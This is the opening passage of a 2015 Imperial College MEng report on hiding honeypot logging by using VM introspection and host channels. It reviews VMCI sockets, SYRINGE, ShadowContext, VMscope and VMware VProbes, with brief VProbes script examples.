Imperial College London

Department of Electrical and Electronic Engineering

MEng Individual Project

Project Title: **Stealthy host monitoring capabilities in a Honeypot**

Student: **Lin Xin Koh**

CID: **00671417**

Course: **EIE4**

Project Supervisor: **Dr Sergio Maffeis**

Second Marker: **Dr William Knottenbelt**

June 2015

Submitted in part fulfilment of the requirements for the degree of Master of Engineering in Electrical and Information Engineering

Abstract

Honeypots are fake computer systems, setup as a decoy, and are used to collect data on intruders [12]. As long as the hacker is not aware of the Honeypot's presence, a system administrator can collect data on the identity, access and compromise methods used by the intruder [12]. They are useful tools that help administrators and researchers learn about network attacks and the behaviour of attackers. However, traditional host monitoring tools that reside on the Honeypot itself are prone to being disabled and prevent further movement of the intruder from being tracked.

This report initiates the study of the use of communication channels between VMs (virtual machines) and their host operating systems. In particular, we show that through these channels, we can surreptitiously siphon data logs from a Honeypot installed on a virtual machine, to the host operating system, thereby increasing the secrecy of active logging activity within the Honeypot. It is desirable for such an introspection technique to be capable of understanding the internal state of a honeypot by retrieving system calls and associated information, as well as being tamper-resistant. We also present the concept of using VProbes, a proprietary VMware API, to inspect the state of a VM without any operating system specific guest software. In addition, we built a proof of concept prototype of capturing and interpreting system events to recreate a form of terminal mirroring of the guest VM. Finally, we discuss how the use of such alternative channels can be implemented in future Honeypots. Experimental results show that the average performance penalty is about ~60%.

Acknowledgements

I would like to thank Dr Sergio Maffeis, my supervisor, in providing invaluable guidance throughout this project, as well as offering invaluable feedback on my draft reports. I am also grateful to my family and friends for continued support throughout my studies in university.

Contents

1 Introduction

The popularity of malicious hacking has always plagued the internet world, and even the largest computer networks are not spared, evident by the multi-pronged attacks on credit companies such as Visa and MasterCard in November 2010, ever since their refusal to process donations to the alleged whistle-blower WikiLeaks website.

Security conferences routinely hold capture-the-flag competitions as a way for security practitioners and researchers to pit their skills, knowledge, and wit against one another. Organisations also often use penetration tests as a tool for security evaluation. On another note, virtual machines are widely used in organisations for development, evaluation and testing software for use in production environments, which includes security testing. Virtual machines are often great platforms for security evaluation, as system administrators can easily rollback to the last working system checkpoint or snapshot.

Before the real action starts for the hacker, three steps are typically performed. The first step, footprinting, is about scoping the target of interest, understanding everything there is to know about the target and how it relates and connects with everything around it, without sending a single packet to the target. If footprinting is equivalent of casing a place for information, then the next step, scanning, is equivalent to knocking on the walls to find all the doors and windows. In scanning, we are determining a specific port, or a range of ports that systems are listening for inbound network traffic and are also reachable from the Internet, using a variety of tools and techniques such as ping sweeps, port scans and automated discovery tools. Last but not least, the last step, enumeration, is a process that involves probing identified services from scanning techniques for known weaknesses. Attackers typically intrude a corporate network via several ways typically by remote connectivity, VoIP hacking, or breaking into servers accessed by both employees and members of the public.

Even after intrusion, it is imperative to perform monitoring and tracking of the intruder. Once an intruder has successfully gained access to a system, we would want to know the steps taken by the intruder to maintain his privilege, set up backdoors and install malware. For this case a Honeypot would be most useful. A Honeypot is typically a computer, or a network of computers that appear to be machines that contain sensitive or information that can prove to be valuable in the eyes of a potential intruder. Honeypots are also likely to be inserted in corporate networks, occupying unused IP addresses. However, from a security standpoint, Honeypots are in actual fact isolated from the main network. Honeypots are resources that should not contain any authorised activity nor do they have any production value. In theory, a Honeypot should receive little or no traffic because real sensitive information are never

stored in them. This means any connection attempts with a Honeypot is most likely unauthorised or malicious activity. Any connection attempt to a Honeypot is most likely a probe, attack, or compromise.

As Honeypots generate intrusion logs, this presents yet another issue, where an intruder can easily sniff the available physical network interfaces and detect the presence of logs being sent to another computer system. From there, he will be alerted to active logging services and will most likely move to disable them. Further actions made by the intruder will not be known to the network administrator. On the other hand, if logs are copied or moved to a physical medium, or viewed directly on the Honeypot, the user might accidentally "taint" the system with his "footprints".

This paper attempts to improve the privacy of data transmission between the Honeypot and another machine by providing an alternative data path for the Honeypot to transmit the log files. The remainder of the paper is structured as follows. In section 2, an overview on virtual machine technologies and related work is discussed. Furthermore, we discuss our requirements for the project as well as comment and critique on existing techniques and solutions in other research papers. In particular we discuss how VMscope [9] uses a similar concept to our project in capturing system calls outside of a guest VM. We then introduce our current research on VProbes, a proprietary introspection technique developed by VMware.

Section 3 describes our project requirements and what we want to achieve. Design analysis and planning is discussed in section 4. Section 5 focuses on implementation of our VProbes monitoring solution, as well as describe the methodology of capturing system calls and their arguments. In addition to the VProbes solution, we also discuss implementation of a proof-of-concept 'filter', written in Perl, to track executable events and associated output from the VProbes output log. Testing of our project is discussed in section 6, as well as performance impact and evaluation in section 7. Finally, we discuss about future work regarding feature extensions of this project and conclude.

2 Background

Honeypot monitoring is essential in networks deploying honeypots. Traditional methods of honeypot monitoring include network sniffing and host-based monitoring. Network sniffing include placing packet analysers to record every network packet flowing in and out of the monitored honeypot. Host-based sensors are softwares installed within the honeypot that records activity within the VM. Both techniques have their strengths and weaknesses. The network based approach is less likely to be detected by an intruder, but would not be able to gather much system activity happening in the VM. On the other hand, the host based approach will be able to gather extensive data since it is within the system itself, but will be very prone to being detected and disabled.

In the next few sections, we will look into technology behind virtual machines, related work regarding VM introspection, and in particular one paper describing VMscope [9], which places the introspection tool on the Virtual Machine Monitor, to achieve deep inspection capability similar as that of traditional in-guest monitoring tools while maintaining the resiliency and invisibility of external tools.

2.1 Virtual Machine Technology

Virtual machines (VMs) are an essential building block of today's computing infrastructures such as enterprise data centers and multitenant cloud platforms [25]. They are easy to set up, and are able to run most, if not all, of widely used operating systems and accompanying applications. From a development standpoint, virtual machines are a godsend, because one can easily set up snapshots to preserve virtual machine states, which captures the virtual machine's settings, memory, and the state of dependent virtual disks. In the case where development has affected the running capability of the operating environment, one can easily revert back to a recently working snapshot. From a security viewpoint, the ability to revert to a previous snapshot allows system administrators to quickly bring a compromised system back up and apply the necessary patches without disrupting operations for a prolonged period of time.

Virtual machines are great tools to deploy Honeypots and Honeynets, as they occupy minimal space within a datacenter and can be easily managed through centralised management systems, such as VMware's VCenter, for VMware's ESXi systems. Another reason why Honeypots are best deployed on VMs is because traditionally, Honeypots used to occupy unused IP addresses on networks, and the scale can easily extend to hundreds or thousands of sys-

tems. The cost benefits of running Honeypots on VMs are too high to ignore.

Robert Graham [16] discussed on Honeypots and saving log files in a tamper-proof way in his guide related to detecting intruders who attack systems through the network. [2] He described that since the first thing a hacker does is delete/change the log files in order to hide evidence of the break in, therefore, a common approach is to have a "write-once" storage system whereby once data is written, it can never be altered. WORM (Write-Once-Read-Many) drives have historically been used for this purpose, but they are expensive, probably not the best choice where economic efficiency is a concern. An alternative he discussed in his guide is the usage of UDP-based transports like syslog and SNMP traps.

William W. Martin [13], went into greater detail of logging on a Honeypot by suggesting the "establishment of multiple logging, or layers". He believes that a single layer of logging is very susceptible of being disabled or altered. Multiple logging agents can provide a better understanding of system events as well as provide a form of 'integrity check' when checking logs from multiple sources. After all, logs should only be trusted if their integrity and trustworthiness can be guaranteed. An excerpt of his paper is as follows.

> Establishment of logging on the Honey Pot itself creates a risk that the intruder will learn our logging scheme through the system configuration files. These logs and configurations could also be altered or erased if the machine is compromised. The best logging method is to create logs on a system the intruder cannot access, as well as the Honey Pot itself. A firewall or router can provide this capability. [13]

He continued to explain that logging should be sent to a dedicated server using a cryptographic protocol to hide the actual logging methods from the intruder. However, encrypting the data packets only prevent the logs from being intercepted and decrypted, it does not hide the fact that the Honeypot is sending out information, albeit encrypted, to a centralised location, nor does it prevent the intruder from halting the transmission altogether.

Both papers described extensively the need for logging on a Honeypot and the details of how the transmission of logs to a server can be performed in a secure manner. However, the described methods are still very dependent on the physical network, and a gap exists whereby an intruder can perform packet sniffing at the physical network interfaces and close connections he deem suspicious. We can see here that no matter how effective or secure the logging techniques are, as long as they are transmitted through network connections, an intruder can simply terminate the connections and the central server would no longer receive further alerts from the Honeypot. This is where we start to look into the idea of stealth communications across a virtual machine using VMM (virtual machine manager) communications.

2.2 Virtual Machine Monitor

All computer programs are machine instructions at its base. When programs run inside of a virtual machine, these instructions are either translated into host machine instructions by the VMM, or executed directly on the host machine's CPU (central processing unit), through hardware support for VT-x or VT-d (Intel Virtualisation Technology for Directed I/O). Direct execution offers the best performance because there are no overhead costs incurred, but has no support for checking machine state prior to executing privileged instructions [26]. On the other hand, translation on a VMM is a CSIM (software interpreter machine). A CSIM resides within the VMM, and translates every virtual machine instruction into compatible instructions for the host machine. VMMs uses a combination of these two methods. It executes a "statistically dominant subset" of program instructions (including all the basic arithmetic, memory, and branching operations) directly on the processor, while emulating privileged instructions such as system calls and device I/O requests [7].



Figure 1: Architecture of Type I, II and hybrid Virtual Machine Systems. AMD ETISS lecture [1]

Figure 1 shows the different architectures of existing VMMs. A Type I VMM runs directly on the barebone hardware, and is fully responsible for allocating resources for each of the overlayering guest OSes. Examples of Type I VMMs include VMware ESX and Xen hypervisors. Type II VMMs are more 'home consumer friendly'; they reside on top of an existing host OS, and the host OS allocates and schedules systems resources to the VMM just like any other application. A hybrid VMM is a combination of both types of VMMs, and run alongside the host OS, though system resources are now purely allocated by the VMM abstraction layer. From a security standpoint, type 1 VMMs are the most secure because the weakest link is limited to the VMM itself. If the VMM gets compromised, the security of other guest OSes can also be affected as well. Host operating systems for Type II VMMs are more heavyweight than Type I VMMs (in terms of lines of code within the VMM), and thus more prone to security vulnerabilities [26].

2.3 VMCI Sockets

Since a virtual machine works over the host physical machine, it might be possible to "talk" with the Host OS through interprocess communications (Figure 2). VMware has introduced VMCI sockets to do just that. Like local UNIX sockets, VMCI sockets work on an individual physical machine, and can perform interprocess communication on the local system. With internet sockets, communicating processes usually reside on different systems across the network [22]. Similarly, VMCI sockets allow different virtual machines to communicate with each other, if they reside on the same VMware host [22].



Figure 2: Intruder attacking a Guest OS through the Physical NIC on the Host

VMCI sockets support data transfer among processes on the same system (interprocess communication). They also allow communication among processes on different systems, even ones running different versions and types of operating systems as VMCI sockets comprise a single protocol family. Modifying a networking program to use VMCI sockets does not require massive effort, because VMCI sockets behave just like traditional Internet sockets on a given platform [22]. To start modifying an existing socket application, the first step is to obtain the definitions for VMCI sockets by including the `vmci_sockets.h` header file. Following which, replace the structure `sockaddr_in` with `sockaddr_vm`. In the socket() call, replace the `AF_INET` address family with the VMCI address family [22].

Instead of using traditional IP addresses for connectivity, VMCI sockets uses a context ID, or CID for short, to uniquely identify each virtual machine and the host. An application running on a virtual machine uses its local CID for bind() and the remote CID for connect().



Figure 3: Sending text messages between two virtual machines

Figure 3 shows TCP communications between two Ubuntu Linux Guests. For testing purposes, the server's CID has been hardcoded into the client program. On the server, when a connection is established, the client's CID and outgoing port is displayed, and communications is only terminated when the client quits. This method of using stream sockets requires two operational VMs for communication, which can occupy a fair bit of system resources. The ideal situation is to minimise the amount of system resources used, thus a guest to host VMCI sockets application is preferred. Note should be taken that TCP Stream sockets work from guest to guest only. UDP Datagram sockets work from guest to guest, host to guest, and guest to host [22].

Although the idea of using VMCI sockets sounds good, we should not forget that it still depends on using network sockets to establish a connection, and a simple command can reveal all active network connections on the system. It is desirable to have a honeypot monitoring system that is invisible, tamper-resistent and yet is capable of recording and understanding the honeypot's system internal events such as system calls [9]. Although VMCI socket communications makes use of the VMM to initiate a connection, it can still be disabled by an attacker who has managed to compromise the VM. A better idea would be to utilise the VMM itself to perform inspection of the guest OS and to determine whether the system has been taken over without any in-guest software.

However, while existing host-based (i.e. internal) honeypot monitoring approaches are capable of observing and interpreting the honeypot's system internal events, they are fundamen-

tally limited in achieving the transparency and tamper-resistance due to the internal deployment of sensors within the honeypot [26].

2.4 SYRINGE

SYRINGE [3], another VMI tool, boasts of "a secure and robust infrastructure for monitoring virtual machines". It performs monitoring of the guest OS via the VMM, however, it differs from VMscope by using a technique called function-call injection. It does, however, require a "secure VM (SVM)" performing the "real" logging action. Through the SVM, monitoring applications are "injected" into the guest OS, through carefully interrupting the guest OS and inserting pieces of code that actually performs data extraction to the SVM. The idea is to carefully interrupt the guest VM's execution and manipulating the contents of its virtual CPU and memory [3]. Through introspection, SYRINGE is able to inject a function call into the guest VM, after which, the virtual CPU would execute the selected function as if it had just been called from inside the guest [3].

In addition to function call injection, SYRINGE also introduces a novel technique called localised sheperding for monitoring guest threads, and prevent the threads themselves from being compromised or hijacked by an attacker. It enforces atomic code execution and by using a form of instrumentation, it also dynamically evaluates instructions that can be used by an attacker to divert the code's legitimate control flow [3]. By doing this, SYRINGE is able to detect attacks such as hooking and return-oriented programming [8] [3].

In terms of performance, SYRINGE boasts a relatively low overhead of 8%, however, it does state that consecutive SYRINGE function injections could be 1 second or higher, indicating or hinting some kind of limitation against high frequency attacks such as DDOS. Carbone et al [3], went to explain the goal of SYRINGE and what it aims to achieve. He mentioned that SYRINGE was not meant to replace a general security system. It is more tuned to monitor process behavior within the guest VM, and to determine, based on the data returned by the process/thread, if the system might be compromised. Furthermore, SYRINGE is only meant to monitor and observe, not to repair nor prevent the system from getting tampered with. An excerpt of his paper is as follows.

> For safety, it will allow the monitoring thread to continue executing unsherperded, but will notify the monitoring application in the SVM that the results returned by the function should not be trusted. An attacker can exploit this fact to disrupt SYRINGE's monitoring, effectively causing a Denial of Service. The monitoring application, however, will know at this point that the system has been

compromised, at which point the best course of action may be to restore the guest VM to a previous snapshot or employ another type of remediation procedure.

Although SYRINGE does look like a great VMI tool, the benefits and advantages it brings, unfortunately has an impact on system performance due to its limitations. For example, by forcing atomic execution of instructions, SYRINGE can only be effective on guest VMs with a single virtual CPU. To use SYRINGE on a guest VM with multiple virtual CPUs, either SYRINGE or the VMM must have the ability to suspend multiple virtual CPUs to ensure atomicity is achieved. This would severely dampen performance. One advantage it carries over VMscope (described in later sections) is that because monitoring results are returned by defined functions used in the guest OS, in depth knowledge of the OS kernel is not really required to interpret the system state.

2.5 ShadowContext

We also looked at ShadowContext, another VMI technique that ultilises a concept that redirects system calls to a "shadowed" part of the guest OS, which should reduce overhead and improve upon the generality of which the guest VM can be monitored. As seen from Figure 4, we need to learn how ShadowContext achieves high generality and automation, but also how it suffers heavily on overhead performance.

	Generality	Automation	Security	Performance
Virtuoso [6]	Very limited (Need training to customizes introspection tools for each guest)	Good (Require human intervention)	Excellent	6s to run pslist
VMST [8]	Quite limited (Require a trusted image of the guest OS)	Good (The same tool for different guests must run in different QEMU VMs)	Excellent	9.3X overhead on average
Syringe [4]	Very limited (Assume the base address of each loaded binary in guest memory is know beforehand)	Very Limited (Only able to inject one function at a time)	Good (Defend against code patching, hooking and return-into-libc)	Take 33ms alone to start the injected function
ShadowContext	Excellent	Excellent	Good (Very resilient to potential attacks)	75% overhead on average

Figure 4: Comparison Between Different VMI Techniques: Generality means whether an introspection tool works on different guest OS version. Automation means whether the framework requires human effort while building or using an introspection tool [25]

ShadowContext works as by having both a trusted and untrusted VM, similar to SYRINGE. Figure 5 shows exactly how ShadowContext performs monitoring by using system call redirection. When an introspection command is executed on the trusted VM, a request to generate a shadow context is sent to the VMM. An in-guest process is then hijacked, and system calls are executed by that process in-place of the introspection process in the trusted VM. ShadowContext intercepts every system call issued by the introspection process, and the system call selection identifies system calls that should be redirected [25]. The defense

module of the architecture ensures that the hijacked process should be protected against detection from hostile malwares.



Figure 5: System Architecture[25]

Limitations on ShadowContext include the inability to read system files, critical for diagnosing and reading system logs, to check if a guest is correctly configured, or illegally modified. Another glaring limitation is the enforcement of virtual CPUs to one, to prevent access from concurrent processes [25]. Similar to the earlier discussion on SYRINGE, other virtual CPUs must be suspended while the dummy process is executing introspection instructions. However, ShadowContext does have the promising outlook of very good generality on Linux distributions. Although it was designed for Linux kernel 3.1.0 in mind, Wu et al have tested ShadowContext with Linux kernels ranging from 2.6.9 to 3.3.4. This could be representative that ShadowContext could be highly compatible with future Linux kernels as well.

2.6 VMscope

VMscope was presented by Jiang et al [9] which is an out-of-guest monitoring tool, deployed outside of the monitored VM. It boasts advantages such as being isolated from the guest VM, and that collected honeypot logs are stored in the host domain, which improves on security, being more tamper resistant. Furthermore, by using a software based virtualisation tech-

nique called binary translation, they are able to "transparently support legacy OSes in VMs without any modification on the guest OSes while para-virtualisation requires modification and recompiling of the guest OSes." Paravirtualisation, as shown in Figure 6, involves modifying the OS kernel to replace nonvirtualizable instructions with hypercalls that communicate directly with the virtualization layer hypervisor[21]. The hypervisor also provides hypercall interfaces for other critical kernel operations such as memory management, interrupt handling and time keeping [21].



Figure 6: The Paravirtualization approach to x86 Virtualisation[21]

VMscope leverages the page table of the guest OS to examine its system state and track processes and file I/O. In addition, VMscope only captures and tracks several system calls "which could provide important leads to understand attacker's behavior". This could be inefficient and unproductive if the attacker was to make use of other obscure system calls to achieve the same task, as a log with an incomplete set of steps, or in this case system calls, cannot reveal a complete picture of the attack vector. Despite an obvious flaw, VMscope does bring up a good point where it starts to capture system activity from the moment the system boots up, unlike traditional in-guest monitoring tools where capturing activity only starts when the program is started by the OS.

VMscope is built to capture system events over the QEMU VMM layer, and currently only works with Linux kernels. Before a system call is executed, a VMscope callback function will be invoked to collect the associated context information [9]. In addition, when the system call have completed execution, another callback routine will capture the return value. To correctly interpret the return value to make sense to the administrator, the initial system call referencing the process must be captured and tracked. As a result, VMscope needs to maintain a per-process memory area at the VMM layer for all running processes [9]. In terms of performance, VMscope reportedly has an overhead of no more than 15% compared to baseline

without any monitoring.

Though VMscope boasts a relatively low performance overhead, it does have limitations. To be effective, VMscope relies heavily that the VMM layer is trustworthy and hardened. Any VMM inspection tool is just as effective as the weakest link, and in this case, its the VMM. If the VMM itself can be exploited through the guest OS, the logs captured by the tool should not be trusted. Secondly, VMscope requires the knowledge of system calls and system call convention [9]. If the attacker decides to code the intrusion program in a way that it uses non-standard system calls to perform the same tasks, VMscope might not be able to capture such unorthodox methods. Furthermore, as mentioned by Jiang, the syscall remapping requires the modification of either interrupt descriptor table (IDT) or the system call handler routine and the unauthourised modification on these important kernel objects could be detected and prevented with security-enhanced VMMs [9].

While we are basing our project from VMscope, the primary difference is that while VMscope runs on the QEMU VMM, VProbes runs on the VMware VMM, which allows us to track a system event by placing a breakpoint at the memory location of the entry of the system call we are interested in tracking. In the case of VMscope, it relies heavily on monitoring micro-operations translated by QEMU. Such a technique can only be used if binary translation is used at the VMM layer without any acceleration provided by the host CPU, such as Intel VT-x/-d/EPT or AMD-V/RVI. Monitoring micro-operations and disabling all forms of modern CPU acceleration might severely impact system performance. We aim to capture and interpret system call events similarly with VMscope, but with less of the performance loss and with more in-depth analysis.

2.7 VProbes

We looked at VProbes, a VMM API developed by VMware for use in managing the VMM layer for guest VMI. According to the documentation reference provided by VMware, VProbes has the capability to extract system information without any modification to the OS itself nor any form of in-guest software is required. In addition, VProbes scripts are designed to be safe; they do not tamper with the state of the system. All VProbes functions only read from vCPU registers as well as the memory layout of the system. VProbes attempts to be tamper resistant as well. An excerpt of the reference introducing the capabilities of VProbes is as follows.

> Because the VP language has a limited stack size and lacks loop constructs, scripts complete in a finite amount of time, avoiding denial of service impact [23].

Similar to VMscope, VProbes scripts can be inserted into VMs as soon as they are powered on, ensuring that we do not lose any information regarding system analysis and data capture. A VProbes script can contain one or more probes, which can also be a combination of static and dynamic probes. Static probes are predefined hardware events, including periodic probe checks every 1 second, 10 seconds, etc. Dynamic probes are run when guest execution reaches a particular point in memory, set in the script. For example, the code below prints out the memory location when program execution reaches the point specified by the probe.

```
(vprobe GUEST:0xc0106ae0
    (printf "reached 0xc0106ae0\n"))
```

Although VProbes is primarily a low level scripting language, which does not have any resemblance to other popular scripting/programming languages, it does offer a higher level programming language interface called Emmett. According to the VProbes reference, Emmett has the capability to write introspection code in a high level C-like language, and compile them down to VProbes script to be run on VMs. "It is a small language that provides C style types, expressions, and conditional operators. Emmett has syntactic support for aggregation and automatic inference of type for undeclared variables" [23].

An interesting example in the reference was the data extraction of memory locations within the system. The following code reads the contents of a specific memory address (obtained from /proc/kallsyms) and prints it out to screen, at the rate of once every second.

```
; Print the saved Linux boot command line.
; The numeric address for "saved_command_line" must be retrieved
; from a symbol file like /proc/kallsyms. This symbol is available
; for 32-bit Ubuntu 7.04. Look for a similar symbol in other Linux guests.
(definteger saved_command_line_addr 0xc042b020)
(defstring command_line_str)
(vprobe VMM1Hz
    (getgueststr command_line_str 255 saved_command_line_addr)
    (printf "Linux command line (at %#x):\n%s\n"
    saved_command_line_addr command_line_str))
Sample output:
Linux command line (at 0xc042b020):
root=UUID=64123f18-e6fd-4b7b-ae63-d1b995cd4046 ro quiet splash
```

This part is important as we can essentially read system logs without actually interacting with the guest. However, this does present a huge challenge ahead to find out the physical address of where system files are stored, as well as the specific line that we need to read. A deep knowledge of system kernels is needed to use VProbes to achieve what we want, which

is introspection of the guest VM. In addition, we need to understand how to interpret system states just from the knowledge of CPU registers and memory space.

2.8 Summary

